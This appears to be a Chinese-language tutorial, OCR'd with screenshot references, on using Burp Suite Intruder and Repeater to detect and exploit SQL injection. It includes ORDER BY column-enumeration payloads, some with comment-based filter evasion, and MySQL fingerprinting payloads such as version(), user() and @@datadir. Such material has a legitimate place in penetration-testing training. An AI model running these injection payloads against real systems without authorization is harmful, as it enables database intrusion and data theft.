


由于我个人已经整理好 txt 所以我直接载入我的语句




确定后，我们来到选项标签下面的 grep—match 设置测试结果匹配选项。大家可以用默认


的选项，也可以载入自己收集的错误信息。




设置完成后，我们就可以运行测试，点击主菜单上的 intruder— start sttack



现在，这将打开一个新的窗口，在这里我们可以看到自动测试的结果





你可以清楚地看到，返回页面大小差异。后面对勾的地方，表示发现 grep-match 中我们提供的文本。如果你点击一个请求，你可以查看到我们实际发送的请求，以及响应，因此，我们现在可以清楚地看到错误信息。




现在我们已经确定找到了一个潜在 SQL INJECTION 漏洞。这是好的开端，但现在怎么办？现在，我们回去给入侵者设置和工作，改变我们的设置，以进一步测试和利用。现在让我们看看如果我们可以设置入侵者测试 ORDER BY 来确定快速列数。使用了同样的要求，我们将现在的位置插入语句。


- ORDER BY 1—
- ORDER BY 2—
- +ORDER+BY+1—
- +ORDER+BY+2—
- /**/ORDER/**/BY/**/1—
- /**/ORDER/**/BY/**/2—





现在我们已经找到列数为 2！您可以使用响应请求长度的线索来判断。现在我们将这个请求发送到 Repeater，现在我们将使用 Repeater 找到脆弱列。







好了 现在我们知道脆弱的列，我们现在可以把这个请求转入到 intruder 中去进行下一步的信息刺探和测试，我们插入自己整理好的一些数据库信息进行自动化测试。

basic.txt:


- Version()
- User()
- Database()


- @@hostname
- @@basedir
- @@datadir



